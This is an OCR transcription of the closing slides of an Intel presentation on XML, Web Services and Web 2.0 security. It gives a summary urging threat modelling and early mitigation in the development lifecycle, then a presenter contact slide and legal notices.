
De-Perimeterization

XML, Web Services & Web 2.0 Apps are *more* than just different classes of network traffic


XML, Web Services & Web 2.0 represent a crucial paradigm shift of the network perimeter.

Applications and Data Reside *EVERYWHERE*!


Unprotected Perimeter



Evolution of Web Services Security



XML / Web Services Security: 2nd Generation



Summary

We are in a rapidly changing environment with SOA going mainstream and Web 2.0 sites/apps in use by millions.

As with every technology evolution and revolution new and continuously evolving threats abound. These threats equally target our systems, data, and users.

We as an industry need to collaborate to identify new threats and use the Threat Model as a means to easily classify and inform our customers, partners, IT and developers on the attacks and how to mitigate them.

Finally we need to understand that SOA and Web 2.0 are pervasive throughout the enterprise and in use at the client, therefore we must address these issues early in the SDL at all of the target points.

Q&A

For More Information:

Steve Orrin

Director of Security Solutions

SSG-SPI

Intel Corporation

steve.orrin@intel.com

Thank you!

Notices

Intel and the Intel logo are trademarks or registered trademarks of
Intel Corporation or its subsidiaries in the United States and other countries.

*Other names and brands may be claimed as the property of others.

**The threats and attack examples provided in this presentation are intended as examples only. They are not functional and cannot be used to create security attacks. They are not be replicated and/or modified for use in any illegal or malicious activity. "

*** Performance tests and ratings are measured using specific computer systems and/or components and reflect the approximate performance of Intel products as measured by those tests. Any difference in system hardware or software design or configuration may affect actual performance. All dates and product descriptions provided are subject to change without notice. This slide may contain certain forward-looking statements that are subject to known and unknown risks and uncertainties that could cause actual results to differ materially from those expressed or implied by such statements